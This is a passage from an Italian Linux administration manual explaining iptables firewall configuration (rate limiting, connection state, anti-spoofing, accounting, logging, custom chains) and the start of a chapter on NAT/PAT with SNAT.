L'esempio seguente blocca l'attraversamento di frammenti dei pacchetti ICMP provenienti da un indirizzo estraneo alla rete 192.168.∗.∗ e destinati alla rete stessa.

**iptables -A FORWARD -p icmp -s ! 192.168.0.0/16 ↩
↪ -d 192.168.0.0/16 -f -j DROP** [*Invio*]

358.3 Estensioni particolari

Le funzionalità di filtro del kernel sono suddivise in segmenti differenti che possono essere incluse o meno, in fase di compilazione, oppure possono essere caricate attraverso moduli esterni. Queste funzionalità particolari sono definite ***moduli***, senza per questo voler confondere il concetto con i moduli del kernel. Per utilizzare queste funzionalità si deve indicare prima il modulo, attraverso l'opzione '**-m**':

```
-m modulo
```

```
--match modulo
```

Nel seguito vengono presentati solo alcuni dei moduli disponibili.

È molto probabile che tali estensioni non siano tutte disponibili per IPv6; ma di questo ci si accorge facilmente dalle segnalazioni di errore generate da '**ip6tables**'.

358.3.1 Limiti

È possibile definire una regola che scatti fino al raggiungimento di un certo limite per un certo tipo di pacchetto. Si tratta del modulo '**limit**':

```
-m limit
```

Si distinguono due informazioni in questo contesto: la quantità di pacchetti per unità di tempo e il margine di sicurezza prima che venga preso in considerazione il raggiungimento del limite.

Tabella 358.19. Opzioni relative al modulo '**limit**'.

Opzione	Descrizione
`-m limit --limit` ***n*** [/***unità_di_tempo***]	Questa opzione serve a definire la quantità di pacchetti (***n***) entro la quale scatta la regola. Se non si indica l'unità di tempo si fa riferimento implicitamente a secondi. A ogni modo, si possono usare le parole chiave seguenti, con il significato intuitivo che hanno: '**second**', '**minute**', '**hour**', '**day**'. È importante osservare che si possono usare anche solo le iniziali di questi termini. Per esempio, '**--limit 10**' rappresenta un limite di 10 pacchetti per secondo, cosa che si può esprimere come '**--limit 10/second**', oppure anche '**--limit 10/s**'.
`-m limit --limit-burst` ***n***	Questa opzione, '**--limit-burst**', serve a creare un margine iniziale ulteriore, dopo il quale inizia il conteggio del limite stabilito con l'opzione '**--limit**'. Se non si specifica questa opzione, il margine è di 5.

Vengono riproposti gli esempi che appaiono già nel *Linux 2.4 packet filtering HOWTO* di Rusty Russell. Ovviamente, perché questi limiti abbiano un senso, dopo le regole che consentono il transito entro una certa frequenza, occorre aggiungere delle regole che blocchino lo stesso tipo di pacchetti, senza più l'indicazione di un limite.

- Protezione contro un attacco da inondazione di pacchetti «SYN»:

  ```
  # iptables -A FORWARD -p tcp --syn -m limit ↩
  ↪           --limit 1/s -j ACCEPT [Invio]
  ```

  Consente il transito di un solo pacchetto di inizializzazione delle connessioni TCP al secondo. Per bloccare i pacchetti successivi si aggiunge il blocco degli stessi pacchetti:

  ```
  # iptables -A FORWARD -p tcp --syn -j DROP [Invio]
  ```

- Protezione contro un tentativo di scansione delle porte TCP:

```
# iptables -A FORWARD -p tcp ↩
↪           --tcp-flags SYN,ACK,FIN,RST RST -m limit ↩
↪           --limit 1/s -j ACCEPT [Invio]
```

Consente il transito di un pacchetto TCP al secondo con il solo bit '**RST**' attivo, nell'ambito del gruppo di bit composto da '**SYN**', '**ACK**', '**FIN**' e '**RST**'. Per bloccare i pacchetti successivi si aggiunge il blocco degli stessi pacchetti:

```
# iptables -A FORWARD -p tcp ↩
↪           --tcp-flags SYN,ACK,FIN,RST RST -j DROP [Invio]
```

- Protezione contro un'inondazione di richieste di eco ICMP (ping):

```
# iptables -A FORWARD -p icmp --icmp-type echo-request ↩
↪           -m limit --limit 1/s -j ACCEPT [Invio]
```

Consente il transito di un pacchetto ICMP di tipo 8 (richiesta di eco) al secondo. Per bloccare i pacchetti successivi si aggiunge il blocco degli stessi pacchetti:

```
# iptables -A FORWARD -p icmp --icmp-type echo-request -j DROP [Invio]
```

Gli esempi mostrano tutti un controllo applicato ai pacchetti in transito. Per proteggere anche il firewall occorre intervenire nello stesso modo sui pacchetti in ingresso.

358.3.2 Stato delle connessioni

Un modulo speciale, denominato '**state**', consente di analizzare le connessioni e di individuarle in base a uno status semplice da definire.

```
-m state
```

Questo modulo consente semplicemente di utilizzare l'opzione '**--state**', con cui si specifica lo stato di una connessione:

```
--state {NEW|ESTABLISHED|RELATED|INVALID}[,...]
```

Le varie parole chiave utilizzate per definire lo stato di una connessione hanno il significato descritto nell'elenco seguente.

Tabella 358.20. Opzioni relative al modulo '**state**'.

Opzione	Descrizione
`-m state --state NEW[,...]`	Si tratta di un pacchetto che crea una nuova connessione.
`-m state --state ESTABLISHED[,...]`	Si tratta di un pacchetto che appartiene a una connessione già esistente.
`-m state --state RELATED[,...]`	Si tratta di un pacchetto correlato a un'altra connessione. Per esempio, potrebbe trattarsi di un messaggio ICMP di errore, oppure di una connessione TCP generata automaticamente da una connessione FTP precedente.

Opzione	Descrizione
`-m state --state INVALID[,...]`	Si tratta di un pacchetto che non può essere individuato per qualche ragione e come tale può essere considerato non valido.

Segue la descrizione di alcuni esempi.

- `# iptables -A FORWARD -d 192.168.0.0/16 -m state ↵`
  `↪ --state ESTABLISHED,RELATED -j ACCEPT` [*Invio*]

  Consente il transito verso gli indirizzi 192.168.*.* quando si tratta di connessioni già realizzate o si tratta di pacchetti correlati a connessioni preesistenti.

- `# iptables -A FORWARD -d 192.168.0.0/16 -m state ↵`
  `↪ --state INVALID -j DROP` [*Invio*]

  Elimina i pacchetti destinati agli indirizzi 192.168.*.* quando questi non sono identificabili in qualche modo, nel senso che non sembrano avere motivo di esistere.

- `# iptables -A FORWARD -m state --state NEW -i ! ppp0 -j ACCEPT` [*Invio*]

  Consente l'instaurarsi di una connessione che attraversi il nodo, purché ciò non avvenga a cominciare da un pacchetto che entri dall'interfaccia '**`ppp0`**' (PPP).

358.4 Strategie

In generale, quando si predispone uno script con tutte le regole di firewall che si vogliono applicare ai pacchetti in ingresso, in uscita e in transito, si inizia dall'azzeramento di quelle eventualmente esistenti, esattamente nel modo seguente:

```
#!/bin/sh

/sbin/iptables -F
...
```

Dal momento che le funzionalità di filtro del kernel Linux non devono interferire con quelle di instradamento (*routing*), nel caso le prime non siano state definite, è necessario che la politica predefinita sia sempre '**`ACCEPT`**'. In generale, se si vuole configurare il proprio elaboratore come firewall la situazione cambia e dovrebbe essere conveniente il contrario, in modo da poter controllare la situazione. In pratica, ancora prima dell'azzeramento delle regole delle varie categorie, è solitamente opportuno modificare le politiche predefinite, in modo da bloccare gli accessi e il transito dei pacchetti.

```
/sbin/iptables -P INPUT DROP
/sbin/iptables -P OUTPUT DROP
/sbin/iptables -P FORWARD DROP
```

La definizione delle regole di firewall deve tenere conto dell'ordine in cui appaiono nell'elenco gestito all'interno del kernel, quindi, la scelta tra le opzioni di comando '**`-A`**' (aggiunta in coda) e '**`-I`**' (inserimento all'inizio o in un'altra posizione) deve essere fatta in modo consapevole.

A seconda della propria filosofia personale, si potrebbe scegliere di utilizzare sempre solo un tipo, oppure l'altro.

Se si sceglie di «aggiungere» le regole, dovrebbe essere conveniente iniziare da quelle di eliminazione o rifiuto ('**DROP**' o '**REJECT**'), per finire con quelle di accettazione ('**ACCEPT**').

Se si preferisce lasciare che la politica predefinita sia '**ACCEPT**', è importante ricordare di aggiungere una regola che impedisca l'accesso in modo generalizzato alla fine di tutte le regole di un punto di controllo, come mostrato nell'esempio seguente:

```
# In coda a tutte le regole
/sbin/iptables -A INPUT -j DROP
/sbin/iptables -A OUTPUT -j DROP
/sbin/iptables -A FORWARD -j DROP
```

Nell'esempio, non avendo fatto riferimento ad alcun protocollo, né ad alcun indirizzo sorgente o di destinazione, si intendono implicitamente tutti i tipi di pacchetto. Questo tipo di strategia è comunque applicabile con qualunque tipo di politica predefinita, dal momento che con questa regola si catturano tutti i pacchetti rimanenti.

Quando lo scopo di un firewall è solo quello di proteggere una rete interna da quella esterna, si potrebbe pensare che l'uso di regole per il solo attraversamento dovrebbe bastare. In effetti, dal momento che i pacchetti devono attraversare il firewall per raggiungere la rete interna, il ragionamento è corretto; tuttavia, bisogna pensare anche a proteggere il firewall e in tal senso si comprende l'utilità di disporre di un punto di controllo in ingresso. Infatti, se un aggressore riesce a ottenere accesso nel firewall, da lì può entrare nella rete interna che invece si considera protetta. Il punto di controllo in uscita è una possibilità in più per completare le cose ed è un bene che ci siano tante possibilità.

Naturalmente, le funzionalità di filtro dei pacchetti sono utili anche per gli elaboratori che devono difendersi da soli, perché si trovano in un ambiente ostile, o perché semplicemente non ci si può fidare. È evidente in questi casi che diventa importantissima la possibilità di intervenire nelle regole del punto di controllo di ingresso ed eventualmente anche in quelle del punto di controllo in uscita, mentre il controllo dell'attraversamento dovrebbe risultare semplicemente inutile.

358.4.1 UDP e DNS

Una delle politiche normali nella configurazione di un firewall che deve proteggere una rete interna è quella di non lasciare che i pacchetti del protocollo UDP possano attraversarlo. In linea di principio questo atteggiamento è ragionevole, dal momento che con il protocollo UDP si gestiscono spesso informazioni delicate e aggredibili con facilità (NFS e NIS sono gli esempi più importanti).

`#` **`iptables -A FORWARD -p udp -j DROP`** [*Invio*]

Quello che si vede è il comando molto semplice che permette di ottenere questo risultato, intervenendo necessariamente in fase di attraversamento.

Il sistema DNS utilizza prevalentemente il protocollo UDP e a volte il protocollo TCP. In questo senso, un servizio DNS collocato all'interno di una rete protetta che abbia bisogno di risolvere nomi della rete esterna, deve necessariamente avvalersi di un altro servizio DNS posto nel firewall o anche al di fuori di questo.

```
options {
    forwarders {
        123.123.123.123;
    };
};
```

L'esempio che si vede rappresenta una parte del file '/etc/named.conf' (o '/etc/bind/named.conf') dove si indica l'indirizzo 123.123.123.123 da utilizzare per inoltrare le richieste che non possono essere risolte in base alla definizione delle zone locali. La comunicazione con il servizio presso 123.123.123.123 avviene con il protocollo TCP, permettendo di superare il problema del blocco al transito dei pacchetti UDP.

Il fatto che il sistema DNS utilizzi a volte il protocollo TCP per le comunicazioni normali deve servire a capire che un blocco del protocollo UDP può creare problemi intermittenti alla risoluzione dei nomi e degli indirizzi IP.

358.4.2 Contraffazione dell'origine: IP spoof

Uno dei riferimenti importanti su cui si basa il controllo da parte del firewall è l'indirizzo di origine dei pacchetti. Spesso, chi attacca un sistema altera i pacchetti che invia modificando l'origine, per non essere individuato. Il firewall non è in grado di sapere se l'origine è veritiera o contraffatta.

Per risolvere questo problema con IPv4 si utilizza la gestione dell'instradamento attraverso la procedura denominata «Source Address Verification». Per prima cosa si deve verificare che esista il file virtuale '/proc/sys/net/ipv4/conf/all/rp_filter', quindi si possono sovrascrivere tutti i file '/proc/sys/net/ipv4/conf/*/rp_filter' con il valore uno. In pratica:

```
if [ -e /proc/sys/net/ipv4/conf/all/rp_filter ]
then
    for f in /proc/sys/net/ipv4/conf/*/rp_filter
    do
        echo 1 > $f
    done
fi
```

In modo più grossolano è possibile eliminare i pacchetti che sono «evidentemente» contraffatti. Per esempio, se l'interfaccia di rete '**ppp0**' è quella che si rivolge verso la rete esterna, si possono bloccare tranquillamente i pacchetti che provengono da questa con l'indicazione di un'origine appartenente a uno degli indirizzi riservati per le reti private.

```
/sbin/iptables -A INPUT   -s 127.0.0.0/8    -i ! lo -j DROP
/sbin/iptables -A FORWARD -s 127.0.0.0/8    -i ! lo -j DROP
/sbin/iptables -A INPUT   -s 192.168.0.0/16 -i ppp0 -j DROP
/sbin/iptables -A FORWARD -s 192.168.0.0/16 -i ppp0 -j DROP
/sbin/iptables -A INPUT   -s 172.16.0.0/12  -i ppp0 -j DROP
/sbin/iptables -A FORWARD -s 172.16.0.0/12  -i ppp0 -j DROP
/sbin/iptables -A INPUT   -s 10.0.0.0/8     -i ppp0 -j DROP
/sbin/iptables -A FORWARD -s 10.0.0.0/8     -i ppp0 -j DROP
```

Nel fare questo, tuttavia, bisogna tenere in considerazione che a volte, alcuni fornitori di accesso a Internet utilizzano degli indirizzi riservati alle reti private per le connessioni PPP; generalmente si tratta del gruppo 10.*.*.*.

358.4.3 Esempi

Di seguito vengono mostrati altri esempi che dovrebbero aiutare a comprendere ancora meglio il funzionamento di un firewall realizzato con un sistema GNU/Linux.

- ```
  /sbin/iptables -A FORWARD -s 224.0.0.0/3 -d 0/0 -j DROP
  ```
  Questa regola impedisce il transito di tutti quei pacchetti che provengono da un'origine in cui l'indirizzo IP sia composto in modo da avere i primi tre bit a uno. Infatti, 224_{10} si traduce nel numero binario 11100000_2, che esclude tutta la classe D e la classe E degli indirizzi IPv4. Segue la visualizzazione della regola attraverso '**`iptables -L FORWARD -n`**'.
  ```
  target     prot opt source               destination
  DROP       all  --  224.0.0.0/3          0.0.0.0/0
  ```

- ```
  /sbin/iptables -A FORWARD -s 224.0.0.0/3 -j DROP
  ```
  Questo esempio è esattamente identico a quello precedente, perché la destinazione predefinita è proprio quella riferita a qualunque indirizzo.

- ```
  /sbin/iptables -A FORWARD -p tcp -s 192.168.1.0/24 -d 0/0 23 -j ACCEPT
  ```
  Consente ai pacchetti TCP provenienti dalla rete 192.168.1.* di attraversare il firewall per raggiungere qualunque indirizzo, ma solo alla porta 23. In pratica concede di raggiungere un servizio TELNET. Segue la visualizzazione della regola attraverso '**`iptables -L FORWARD -n`**'.
  ```
  target     prot opt source               destination
  ACCEPT     tcp  --  192.168.1.0/24       0.0.0.0/0          tcp dpt:23
  ```

- ```
  /sbin/iptables -A FORWARD -p tcp -s 0/0 --sport 6000:6009 -d 0/0 -j DROP
  /sbin/iptables -A FORWARD -p tcp -s 0/0 -d 0/0 --dport 6000:6009 -j DROP
  ```
  Blocca il transito delle comunicazioni riferite alla gestione remota di applicazioni per X. In questo caso, si presume di poter avere a che fare con sistemi che gestiscono fino a 10 serventi grafici contemporaneamente.

- ```
  /sbin/iptables -A INPUT  -p tcp -s 0/0 --sport 6000:6009 -d 0/0 -j DROP
  /sbin/iptables -A OUTPUT -p tcp -s 0/0 -d 0/0 --dport 6000:6009 -j DROP
  ```
  Blocca l'ingresso e l'uscita di comunicazioni riferite alla gestione remota di applicazioni per X. Questo potrebbe essere utile per proteggere un sistema che non si avvale di un firewall o che semplicemente non si fida della rete circostante.

- ```
  /sbin/iptables -A INPUT -m state --state ESTABLISHED,RELATED -j ACCEPT
  /sbin/iptables -A INPUT -m state --state NEW -i ! ppp0 -j ACCEPT
  /sbin/iptables -A INPUT -j DROP
  /sbin/iptables -A FORWARD -m state --state ESTABLISHED,RELATED -j ACCEPT
  /sbin/iptables -A FORWARD -m state --state NEW -i ! ppp0 -j ACCEPT
  /sbin/iptables -A FORWARD -j DROP
  ```

Si consente l'ingresso e il transito di pacchetti relativi a connessioni già esistenti e di pacchetti correlati a connessioni già esistenti; si consente l'instaurazione di connessioni nuove, purché non provengano dall'interfaccia '**ppp0**'; si bloccano tutti gli altri pacchetti.

358.5 Contabilizzazione del traffico

Con i kernel Linux 2.4.*, la contabilizzazione del traffico è implicita nel sistema di filtro del firewall: ogni regola che venga inserita in un punto di controllo accumula i propri contatori. In questo senso possono essere opportune anche regole che non hanno l'indicazione di alcun obiettivo, in quanto utili solo per selezionare una parte del traffico ai fini contabili.

Con l'opzione '**-v**' si può osservare il valore raggiunto dai vari contatori. Per esempio, disponendo di un'unica regola che cattura tutto il traffico in ingresso,

`# iptables -F INPUT` [*Invio*]

`# iptables -A INPUT` [*Invio*]

il comando

`# iptables -L INPUT -v -n` [*Invio*]

potrebbe generare un rapporto simile a quello seguente:

```
Chain INPUT (policy ACCEPT 57716 packets, 4848K bytes)
 pkts bytes target     prot opt in     out     source               destination
57716 4848K            all  --  *      *       0.0.0.0/0            0.0.0.0/0
```

Si possono notare in particolare le colonne '**pkts**' e '**bytes**' che si riferiscono rispettivamente al numero di pacchetti IP e alla loro dimensione complessiva in byte. A fianco dei numeri che esprimono queste quantità potrebbero essere aggiunte delle lettere che rappresentano dei multipli: '**K**', '**M**' e '**G**'. È importante osservare che questi esprimono multipli del sistema di numerazione decimale: 1000, 1000000 e 1000000000.[5]

L'azzeramento dei conteggi si ottiene con l'opzione di comando '**-Z**' ('**--zero**'), che interviene in tutte le regole dei punti di controllo indicati. Questa può essere utilizzata anche assieme all'opzione '**-L**', in modo da non perdere informazioni.

Segue la descrizione di alcuni esempi.

- `# iptables -L INPUT -v -n` [*Invio*]

  Mostra tutte le informazioni disponibili sulle regole di ingresso, senza tradurre i dati numerici in nome. Tra le altre cose mostra anche i contatori del traffico.

- `# iptables -Z INPUT` [*Invio*]

  Azzera i conteggi riferiti alle regole di ingresso.

- `# iptables -L -Z -v -n` [*Invio*]

  Mostra tutte le informazioni disponibili di tutti i punti di controllo (ed eventualmente anche di altri raggruppamenti di regole), compresi i conteggi che vengono azzerati immediatamente dopo.

358.6 Registrazione del traffico

Esiste un obiettivo speciale, denominato '**LOG**', con il quale si ottiene l'annotazione nel registro del sistema sull'intestazione del pacchetto, ogni volta che la regola ne intercetta uno. Tuttavia, in questo caso, quando un pacchetto viene intercettato da una regola del genere, questo continua poi a essere analizzato dalle regole successive, per poterlo utilizzare anche in modo differente.

```
/sbin/iptables -A INPUT -m state --state ESTABLISHED,RELATED -j ACCEPT
/sbin/iptables -A INPUT -m state --state NEW -i ! ppp0       -j ACCEPT
/sbin/iptables -A INPUT -m state --state NEW -i ppp0         -j LOG
/sbin/iptables -A INPUT -j DROP
```

L'esempio che si vede è abbastanza articolato, per farne comprendere il senso. Lo scopo è quello di annotare nel registro le connessioni in ingresso, attraverso l'interfaccia '**ppp0**', che non siano autorizzabili a seguito di qualche correlazione con connessioni preesistenti.

La registrazione può avvenire anche indicando una sigla come prefisso, attraverso l'opzione '**--log-prefix**', per distinguere facilmente le annotazioni. L'esempio seguente ripete quanto già mostrato in precedenza, con l'aggiunta del prefisso '**XXX**' iniziale:

```
/sbin/iptables -A INPUT -m state --state ESTABLISHED,RELATED -j ACCEPT
/sbin/iptables -A INPUT -m state --state NEW -i ! ppp0       -j ACCEPT
/sbin/iptables -A INPUT -m state --state NEW -i ppp0         -j LOG ↩
↪--log-prefix "XXX"
/sbin/iptables -A INPUT -j DROP
```

Per controllare le segnalazioni che si ottengono in questo modo nel registro del sistema, si può fare riferimento alla voce '**kern.info**'. Per esempio, se nel file '`/etc/syslog.conf`' si inserisce la direttiva seguente, si ottiene una copia di questi messaggi nella console '`/dev/tty11`':

```
kern.info               /dev/tty11
```

Si osservi che in condizioni normali, tutti i messaggi di tipo '***.info**' vengono inviati anche alla console attiva, contribuendo a disturbare il lavoro che lì vi viene svolto.

358.7 Raggruppamenti di regole al di fuori dei punti di controllo standard

Oltre ai punti di controllo normali, è possibile definire delle raccolte di regole aggiuntive, a cui si può fare riferimento quasi come se fossero delle subroutine di un linguaggio di programmazione. Queste raccolte vengono identificate da un nome, al quale si può fare riferimento attraverso altre regole in qualità di obiettivo. In pratica, una regola posta in un punto di controllo può indicare un obiettivo corrispondente al nome di un altro raggruppamento di regole, che viene così a essere incorporato idealmente in quella posizione.

Per comprendere il meccanismo, si supponga di avere creato la raccolta di regole (*chain*) denominata '**prova**', con una regola all'interno del punto di controllo di ingresso che vi faccia riferimento. Per cominciare, le regole contenute all'interno di '**prova**' potrebbero essere:

```
target     prot opt source              destination
           all  --  192.168.1.0/24      0.0.0.0/0
           all  --  0.0.0.0/0           192.168.1.0/24
           all  --  127.0.0.1           0.0.0.0/0
```

Come si può osservare in questo caso, si tratta di regole che servono solo alla contabilizzazione del traffico, dal momento che non sono stati indicati degli obiettivi.

Le regole di ingresso potrebbero essere quelle seguenti:

```
target     prot opt source              destination
…
prova      tcp  --  0.0.0.0/0           0.0.0.0/0
…
```

Si può osservare una regola il cui scopo è quello di individuare tutto il traffico TCP. Dal momento che l'obiettivo di questa è il raggruppamento '**prova**', i pacchetti che rientrano nella selezione di questa regola vengono scomposti ulteriormente attraverso le regole del raggruppamento '**prova**'. I pacchetti che non vengono «catturati» da alcuna regola del raggruppamento '**prova**' tornano a essere presi in considerazione dalle regole successive nel punto di controllo di ingresso.

La creazione di un raggruppamento di regole si ottiene con l'opzione di comando '**-N**' ('**--new-chain**') e la sua eliminazione con '**-X**' ('**--delete-chain**'). Per esempio, il comando

iptables -N prova [*Invio*]

serve a creare il raggruppamento '**prova**' a cui si accennava in precedenza. L'inserimento di regole avviene nel modo normale; per continuare a seguire gli esempi fatti, i comandi dovrebbero essere i seguenti:

iptables -A prova -s 192.168.1.0/24 [*Invio*]

iptables -A prova -d 192.168.1.0/24 [*Invio*]

iptables -A prova -s 127.0.0.1 [*Invio*]

Così, l'inserimento della regola nel punto di controllo di ingresso che fa riferimento a questo raggruppamento, come mostrato dagli esempi in precedenza, si indica semplicemente con il comando seguente:

iptables -A INPUT -p tcp -j prova [*Invio*]

L'eliminazione di un raggruppamento di regole è ammissibile solo quando questo è vuoto e quando non esistono più riferimenti da parte di altre regole nei punti di controllo normali.

iptables -D INPUT -p tcp -j prova [*Invio*]

iptables -F prova [*Invio*]

iptables -X prova [*Invio*]

I comandi mostrati sopra servono rispettivamente a eliminare la regola di ingresso che faceva riferimento al raggruppamento '**prova**', a svuotare il raggruppamento e infine a eliminarlo.

358.8 Tunnel IPv6 in IPv4

Quando si realizza un tunnel IPv6, come nel caso di 6to4, è necessario abilitare il traffico di questi pacchetti, che sono di tipo IPv4. Per la precisione, questi pacchetti vengono individuati da '**`iptables`**' come appartenenti al protocollo '**`ipv6`**'. Per esempio, per consentire l'ingresso e l'uscita di questi pacchetti, si possono usare i due comandi seguenti:

```
# iptables -t filter -A INPUT -p ipv6 -s 0/0 -d 0/0 -j ACCEPT[Invio]
```

```
# iptables -t filter -A OUTPUT -p ipv6 -s 0/0 -d 0/0 -j ACCEPT[Invio]
```

Naturalmente, volendo essere più precisi si può aggiungere l'indicazione dell'interfaccia coinvolta.

358.9 Riferimenti

- Rusty Russell, *Linux 2.4 packet filtering HOWTO*
  ⟨*http://www.linux.org/docs/ldp/howto/HOWTO-INDEX/howtos.html* ⟩
- Oskar Andreasson, *IPTables Tutorial*
  ⟨*http://iptables-tutorial.frozentux.net/iptables-tutorial.html* ⟩
- Terry Dawson, *Linux NET-3-HOWTO, Linux Networking*
  ⟨*http://www.linux.org/docs/ldp/howto/HOWTO-INDEX/howtos.html* ⟩
- Mark Grennan, *Firewalling and Proxy Server HOWTO*
  ⟨*http://www.linux.org/docs/ldp/howto/HOWTO-INDEX/howtos.html* ⟩
- Peter Bieringer, *Linux IPv6 HOWTO*
  ⟨*http://www.linux.org/docs/ldp/howto/HOWTO-INDEX/howtos.html* ⟩

[1] Con un kernel 2.2.∗, è soggetto a questo controllo anche se si tratta solo di un pacchetto in transito.

[2] Con un kernel 2.2.∗ è soggetto a questo controllo anche se si tratta solo di un pacchetto in transito.

[3] **Iptables** GNU GPL

[4] In questo caso, viene bloccato il pacchetto ICMP di richiesta di eco, quando tenta di «entrare» attraverso l'interfaccia '**`lo`**'.

[5] Bisogna ricordare comunque che il SI specifica la lettera «k» minuscola come prefisso moltiplicatore che esprime il valore 10^3.


Kernel Linux 2.4 e 2.6: NAT/PAT

Il kernel Linux 2.4.*, assieme alla gestione del filtro dei pacchetti IP, può occuparsi anche della trasformazione degli indirizzi e delle porte, ovvero del NAT/PAT. Ciò consente, tra le altre cose, di ottenere il mascheramento IP e la gestione del proxy trasparente.

È molto probabile che queste funzionalità siano disponibili solo per i protocolli IPv4.

359.1 Struttura e punti di intervento

La gestione NAT/PAT può essere applicata in tre punti, denominati '**PREROUTING**', '**POSTROUTING**' e '**OUTPUT**'.

Figura 359.1. Punti di intervento per la gestione del NAT/PAT e influenza relativa.

Il '**PREROUTING**' si riferisce a una posizione ideale che precede l'instradamento da parte dell'elaboratore. In questa posizione è possibile modificare gli indirizzi di destinazione, in modo che l'instradamento possa avvenire correttamente in base a tali trasformazioni.

Il '**POSTROUTING**' si riferisce a una posizione ideale successiva all'instradamento da parte dell'elaboratore. In questa posizione è possibile modificare gli indirizzi di origine.

Il punto denominato '**OUTPUT**' si riferisce ai pacchetti generati da un processo locale. Questi vengono vagliati successivamente anche dal punto '**POSTROUTING**'; a ogni modo si può gestire solo la trasformazione degli indirizzi di destinazione.

359.2 Gestione con IPTables

La configurazione della trasformazione degli indirizzi avviene per mezzo di IPTables, intervenendo nella tabella '**nat**':

```
iptables -t nat opzione_di_comando punto_di_intervento regola obiettivo_di_trasformazione
```

Le opzioni di comando sono le stesse che si utilizzano per la gestione del filtro dei pacchetti IP. Anche in questo caso è prevista la presenza di una politica predefinita, dove la parola chiave '**ACCEPT**' serve a specificare l'assenza di trasformazioni. In condizioni normali, la tabella risulta vuota, come si vede nell'esempio seguente:

iptables -t nat -L [*Invio*]

```
Chain PREROUTING (policy ACCEPT)
target     prot opt source               destination


Chain POSTROUTING (policy ACCEPT)
target     prot opt source               destination

Chain OUTPUT (policy ACCEPT)
target     prot opt source               destination
```

Sono disponibili le opzioni che identificano il protocollo, gli indirizzi, le porte e le interfacce di rete, come già avviene nell'utilizzo di IPTables per la gestione del filtro IP.

359.3 Modifica dell'origine

Per comprendere il significato della trasformazione degli indirizzi di origine, conviene fare riferimento a un esempio, come si vede nella figura 359.3. In questo caso, il NAT si trova collegato a una rete privata, in cui si usano indirizzi 192.168.1.*, mentre dalla parte connessa alla rete esterna, dispone di quattro indirizzi validi: 1.2.3.4, 1.2.3.5, 1.2.3.6, 1.2.3.7. Per consentire i collegamenti che partono dalla rete interna a quella esterna, il NAT deve sostituire gli indirizzi di origine utilizzando convenientemente i quattro indirizzi di cui dispone. Naturalmente, i quattro indirizzi in questione corrispondono tutti alla stessa interfaccia ed esistono gli instradamenti necessari dalla rete esterna a questi indirizzi.

Figura 359.3. Modifica degli indirizzi di origine.

Per raggiungere questo risultato, si può utilizzare il comando seguente, supponendo che '**eth0**' sia l'interfaccia a cui fanno riferimento i quattro indirizzi IP validi per la rete esterna:

iptables -t nat -A POSTROUTING -o eth0 -j SNAT --to-source ↩
↪ **1.2.3.4-1.2.3.7** [*Invio*]

iptables -t nat -L POSTROUTING [*Invio*]

```
Chain POSTROUTING (policy ACCEPT)
target     prot opt source               destination
SNAT       all  --  anywhere             anywhere           to:1.2.3.4-1.2.3.7
```


Come si può osservare, per ottenere la trasformazione degli indirizzi di origine viene utilizzato l'obiettivo di trasformazione '**SNAT**', che implica l'uso di un'opzione aggiuntiva:

```
--to-source indirizzo_ip [-indirizzo_finale] [:porta_iniziale-porta_finale]
```

```
--to indirizzo_ip [-indirizzo_finale] [:porta_iniziale-porta_finale]
```

Come si intende dal modello sintattico, è possibile aggiungere l'indicazione di un intervallo di porte da utilizzare per la trasformazione. In generale, non mettendo questa informazione, la trasformazione delle porte avviene in modo corretto.

